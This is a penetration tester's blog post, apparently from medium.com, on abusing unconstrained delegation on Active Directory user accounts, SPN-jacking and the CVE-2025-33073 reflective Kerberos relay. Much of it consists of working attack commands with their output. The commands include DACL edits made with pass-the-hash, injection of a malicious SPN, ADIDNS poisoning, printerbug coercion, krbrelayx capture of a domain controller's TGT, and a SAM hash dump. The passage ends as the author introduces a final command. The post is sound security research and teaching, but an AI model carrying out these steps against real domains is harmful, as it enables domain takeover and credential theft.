

User-Based Unconstrained Delegation and SPN-jacking

 medium.com/@offsecdeer/user-based-unconstrained-delegation-and-spn-jacking-29b916d1ff25

Giulio Pierantoni


July 29, 2025

Alternative title: ranting too much about rare unconstrained delegation cases.

We all know unconstrained delegation, but little has been written about user accounts with delegation enabled, usually people bring up exclusively machine accounts because they are far more common, and only brief mentions are made of user-based attacks. I have recently run into this situation twice in a row and it turns out user-based delegation attacks are challenging without additional permissions for multiple reasons, so I thought it would be useful to have a resource where the limits of this technique are explained, perhaps in too much detail.

During the assessment I had access to TEST.LOCAL, where `srv_a` had a few SPNs and was configured for unconstrained delegation. TEST.LOCAL was also linked to DOMAINB.LOCAL with a bidirectional forest trust. I recreated this situation in my lab, in BloodHound it looked something like this:

Press enter or click to view image in full size




The trust relationships will become important later

Unlike in most unconstrained delegation scenarios the service account is a user, not a computer. Normally we would have two paths: the first is becoming local admin of a computer with unconstrained delegation, target a privileged user or computer with a coercion technique, and extract their TGT from memory. The requirements are being able to execute code on the host and bypass any EDR/XDR on it in order to run mimikatz, rubeus, etc. This is obviously impossible since we have a user account.

Option B is doing everything from the network thanks to techniques like [ADIDNS poisoning](#) if we can create DNS records, or LLMNR/NBT-NS poisoning and [DHCPv6 spoofing](#) if we can't. If we combine these with the possibility of adding a new SPN to our unconstrained delegation account we can register an SPN pointing to a hostname that resolves to us, like our kali box, and use coercion to force the victim to send us its TGT. [krbrelayx](#) captures the TGT and uses it to execute commands, dump SAM, etc. This bypasses the first option's requirements, and I found it very useful to exploit delegation-enabled computers that had been decommissioned but their accounts hadn't been deleted.

When we have a user account with unconstrained delegation we have the problem that we cannot modify our own servicePrincipalName, while computers can. This is because machine accounts have two ACEs permitting write access to the servicePrincipalName and msDS-AdditionalDnsHostName attributes.




Validated write means a machine account can only give itself an SPN where the host segment perfectly matches its sAMAccountName or dNSHostName. This would make it impossible to set an arbitrary hostname like we need to, but luckily msDS-AdditionalDnsHostName can also be modified, it is supposed to contain alternative DNS names this computer can use. When a new name is written here a new SPN is automatically added with that name, so with this trick we can bypass the validated write restrictions.

User accounts do not have DNS attributes nor have SELF SPN write rights, so we cannot inject a fake SPN to coerce targets unless we also control a second user who can modify the unconstrained delegation account. This second user needs at the very least WriteSPN permissions, which isn't a very commonly delegated permission by itself, so we're more likely to run into WriteDacl, GenericWrite, GenericAll and so on.


In these cases there isn't much of a difference with your typical network unconstrained delegation attack, so hunting for these users is the easiest option. Exchange servers are great targets for this, as they have elevated privileges over pretty much every non tier 0 principal, and the escalation path I found in the assessment made use of this: an unpatched Exchange server could be compromised with the recent reflective kerberos exploit, and its machine account could be used to give ourselves WriteSPN rights on the unconstrained delegation user:

Press enter or click to view image in full size



The diagram below summarizes the attack. With the Exchange machine account we give ourselves the permission to add a new HOST or CIFS SPN to srv_a, the delegation user. The new SPN's hostname is registered as a DNS record pointing to our listener, finally a DC is coerced into authenticating against that hostname and the TGT is received.

Press enter or click to view image in full size



Assume we have compromised an Exchange server like that and have extracted its credentials from the LSA secrets. Starting from WriteDacl permissions we can give ourselves FullControl rights like so:

```
impacket-dacledit test/SRVEXCH01\ -action write -rights FullControl -principal SRVEXCH01\ -target srv_a -dc-ip 192.168.0.100 -hashes :778c0c48a9e52e55da85e5422d9924c0
```

[krbrelayx](#) has a useful addspn.py script that I tend to use to work with SPNs, we give it an SPN containing a non-existing DNS name of type HOST so that it can be used for SMB authentication. [ldap_shell](#) is another impacket-based tool we can use for this.

```
python3 krbrelayx/addspn.py -u TEST\\SRVEXCH01\ -t srv_a -s host/evilspn.test.local -p aad3b435b51404eeaad3b435b51404ee:778c0c48a9e52e55da85e5422d9924c0 192.168.0.100
```

Press enter or click to view image in full size

```
(kali@kali)~$ impacket-dacledit test/SRVEXCH01\ -action write -rights FullControl -principal SRVEXCH01\ -target srv_a -dc-ip 192.168.0.100 -hashes :778c0c48a9e52e55da85e5422d9924c0
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] DACL backed up to dacledit-20250728-211442.bak
[*] DACL modified successfully!

(kali@kali)~$ python3 krbrelayx/addspn.py -u TEST\\SRVEXCH01\ -t srv_a -s host/evilspn.test.local -p aad3b435b51404eeaad3b435b51404ee:778c0c48a9e52e55da85e5422d9924c0 192.168.0.100
[-] Connecting to host ...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
```

Now this is a typical network-based unconstrained delegation attack, we make sure to add our own ADIDNS record and we are ready to coerce:

```
python3 krbrelayx/dnstool.py -u test\\srv_a -p 'AAAAaaaa!1' -r evilspn -a add -d 192.168.0.12 192.168.0.100
```

Press enter or click to view image in full size

```
(kali@kali)-[~]
$ python3 krbrelayx/dnstool.py -u test\srv_a -p 'AAAAaaaa!1' -r evilspn -a add -d 192.168.0.12 192.168.0.100
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

We launch krbrelayx to listen for authentication attempts, providing both the kerberos salt and the user's clear text password to make sure the script can calculate all the kerberos keys so it can decrypt the TGT. If we don't have the clear text password we can pass the RC4 and AES keys directly with -hashes and -aesKey.

```
python3 krbrelayx/krbrelayx.py -s 'TEST.LOCALsrv_a' -p 'AAAAaaaa!1'
```

And launch our coercion attempt, for example using the printerbug script provided in the krbrelayx repo:

```
python3 krbrelayx/printerbug.py test.local/srv_a:'AAAAaaaa!1'@192.168.0.100
evilspn.test.local
```

Press enter or click to view image in full size

```
(kali@kali)-[~]
$ python3 krbrelayx/printerbug.py test.local/srv_a:'AAAAaaaa!1'@192.168.0.100 evilspn.test.local
/usr/local/lib/python3.13/dist-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API
2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
[*] Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attempting to trigger authentication via rprn RPC at 192.168.0.100
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked

(kali@kali)-[~]
$

(kali@kali)-[~]
$ python3 krbrelayx/krbrelayx.py -s 'TEST.LOCALsrv_a' -p 'AAAAaaaa!1'
/usr/local/lib/python3.13/dist-packages/impacket/examples/ntlmrelayx/attacks/__init__.py:20: UserWarning: pkg_resources is deprecated as an API
2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack only.
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.0.100
[*] Got ticket for DC$@TEST.LOCAL [krbtgt@TEST.LOCAL]
[*] Saving ticket in DC$@TEST.LOCAL_krbtgt@TEST.LOCAL.ccache
[*] SMBD: Received connection from 192.168.0.100
```

We have obtained a TGT for the domain controller.

SPN-jacking

If compromising a more privileged user isn't possible it may look like we're out of luck, but there is still a little hope with **SPN-jacking**, aka hijacking one of the user's existing SPNs. Every SPN has a class name and a hostname, like `HTTP/SRV1.TEST.LOCAL`. With SPN-jacking we try to take control of SRV1, or even the A DNS record for SRV1, so we can place ourselves in between the host and our delegation victim.

Basically our unconstrained delegation user is set up with one or more SPNs, when someone authenticates to those services a KDC create a TGS and encrypts it with one of our service user's kerberos keys (RC4 or AES based on the negotiated algorithm). Because the service account is configured to impersonate users anywhere, it needs to have the authenticating user's TGT in order to then request the tickets it will need later: this TGT is placed inside the TGS's encrypted section, which is then submitted to the computer running the service, where the process running as the service user can extract and utilize the ticket as it sees fit.

SPN-jacking is our way of receiving the TGS when we can't inject a new SPN, from there we use the service user's credentials to decrypt it and extract the target's TGT. There is unfortunately one major hurdle when it comes to SPN-jacking: the class name. The class of the SPN we have to deal with is what makes or breaks this type of attack, we need to have a class that can be coerced. From my tests I was only able to easily coerce HOST and CIFS.

The reason unconstrained delegation is so easy to exploit from a machine account is because every domain host automatically has its `servicePrincipalName` populated with HOST and CIFS SPNs for the computer's own DNS name: since the average coercion method is based on SMB the coerced authentication will happily delegate the TGT. If for some reason the machine account has no CIFS SPN we can control, we just add our own. When all we have is an HTTP or CUSTOMSTUFF SPN the typical coercion method will still cause an SMB auth, but because our user does not have any CIFS SPNs the client will not delegate us their TGT.

The class name in an SPN restricts the protocols that will be enabled for kerberos authentication, in order to exploit an SPN we need a protocol that can be coerced (possibly with no user interaction) and a listener to accept the incoming authentication and capture the TGT, and at the moment SMB is the only one meeting both criteria that I know of, since we have a lot of SMB coercion methods available and `krbrelayx` has the listener code. At least on paper, I believe HTTP SPNs should be exploitable on hosts with the WebClient (aka WebDAV redirector) service installed and running by coercing against a WebDAV URL, but I could not get it to work with `krbrelayx`.

So at the end of the day SPN-jacking of this kind is possible only in a pretty small number of cases where we have a domain user with unconstrained delegation and either a CIFS or

HOST SPN, it's not a common situation but the documentation of some programs like [Alfresco](#) does ask administrators to configure users with a CIFS SPN (as well as DES support and no pre-authentication, literally making these users vulnerable to the [DES AS-REP roasting](#) attack I talked about some months ago, yikes).

Press enter or click to view image in full size

Create a user account for the Alfresco CIFS server using the Active Directory Users and Computers application. Use the Action->New->User menu, then enter the full name as 'Alfresco CIFS' and the user logon name as 'alfrescocifs'. Click Next, enter a password, enable 'Password never expires' and disable 'User must change password at next logon'. Click Finish.


Right click the new user account name, select Properties, go to the Account tab and enable the *Use DES encryption types for this account and Do not require Kerberos preauthentication options in the Account Options section.*

Please don't do this

Live SPN-jacking

I am using [Elad Shamir](#)'s terminology, even though his article is about constrained delegation the concept is similar: hijacking the SPN pointing to a host that is still active in the network, which in our case means becoming local admin (or root) on the computer. There are countless ways to do this: we can spray the local admin password if LAPS is not employed, target users with write rights on its computer object to then perform [resource-based constrained delegation](#), or we could use kerberos relays, which have turned out to be incredibly useful techniques. Any method works as long as we become local admins.

Initially I thought we could extract coerced TGTs from LSASS with mimikatz and rubeus like your typical unconstrained delegation attack, but that didn't work. I imagine this could be solved by giving these programs specific keys to decrypt the incoming tickets, as they probably use the local computer's keys which would work in most cases, but not when the service runs under a user and not a computer. Instead, I took a look at the DACL of DNS records and noticed computers are set as owners of their own records and have GenericWrite permissions on it:




This is used for dynamic DNS updates, computers often change IP addresses and they need to be reachable no matter how often that happens: for this reason a computer creates its own A record when first joining the domain and updates it every time its address changes. This means if we are local admins we can extract the machine account's password from the LSA secrets and use it to modify its own DNS record, pointing it to a host we control for just enough time to launch the attack, before restoring the original value.

To sum up the entire attack:

- the attacker compromises `srv_a`, service user with the `TRUSTED_FOR_DELEGATION` flag set in `userAccountControl` and `servicePrincipalName` populated with `CIFS/SRV1.TEST.LOCAL`
- `SRV1.TEST.LOCAL` is an active domain computer, so the attacker moves laterally and becomes local administrator
- the password of `SRV1$` is dumped from LSA and used to change the DNS record `SRV1.TEST.LOCAL` to `192.168.0.12`, IP address of the attacker's computer
- authentication coercion is performed on a DC towards `SRV1.TEST.LOCAL`
- the KDC sees the target service user has `TRUSTED_FOR_DELEGATION` set, so it issues a TGS with the `OK-AS-DELEGATE` flag and encrypts it with `srv_a`'s kerberos key
- the DC resolves the IP address of `SRV1` to `192.168.0.12` and authenticates to it with the delegation ticket
- the attacker receives the DC's TGS, it decrypts it using `srv_a`'s kerberos key and obtains the DC's TGT
- the attacker restores the DNS record and can now DCSync the domain or take control of the DC by impersonating any user with `S4U2Self`, or creating a silver ticket

Press enter or click to view image in full size



This was a great opportunity to try out the newly discovered [CVE-2025-33073](#), also known as the reflective kerberos relay. If the target isn't patched all we need to do is add a DNS record pointing to our attacking computer with this name:

<target>1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA. In my lab the target has the NetBIOS name SRV1 so the resulting DNS record is

srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA. After creating this record any coercion method allows us to dump the target's SAM or run arbitrary commands on it.

Press enter or click to view image in full size

```
(kali@kali)~$ python3 -Wignore printerbug.py test.local/srv_a:'AAAAaaa!1'@192.168.0.104
[*] Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Attempting to trigger authentication via rpn RPC at 192.168.0.104
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked

(kali@kali)~$ python3 -Wignore krbrelayx.py -t smb://srv1.test.local
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in attack mode to single host
[*] Running in Kerberos relay mode because no credentials were specified.
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.0.104
[*] SMBD: Received connection from 192.168.0.104
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] SMBD: Received connection from 192.168.0.104
[*] Target system bootKey: 0xea637c73bb9b1c401a499b25907ec94c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1644e9777b1c3c2d8a56203ef977cf2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Giulio Pierantoni:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Done dumping SAM hashes for host: srv1.test.local
```

Once we are admins we can control the computer's machine account, and at this point the attack looks similar to a normal krbrelayx-based delegation exploit, except instead of adding a new SPN to the computer we just change its DNS record. Note that in dnstool there is no parameter dedicated to pass-the-hash, we still use -p passing it the LM and NT hashes:

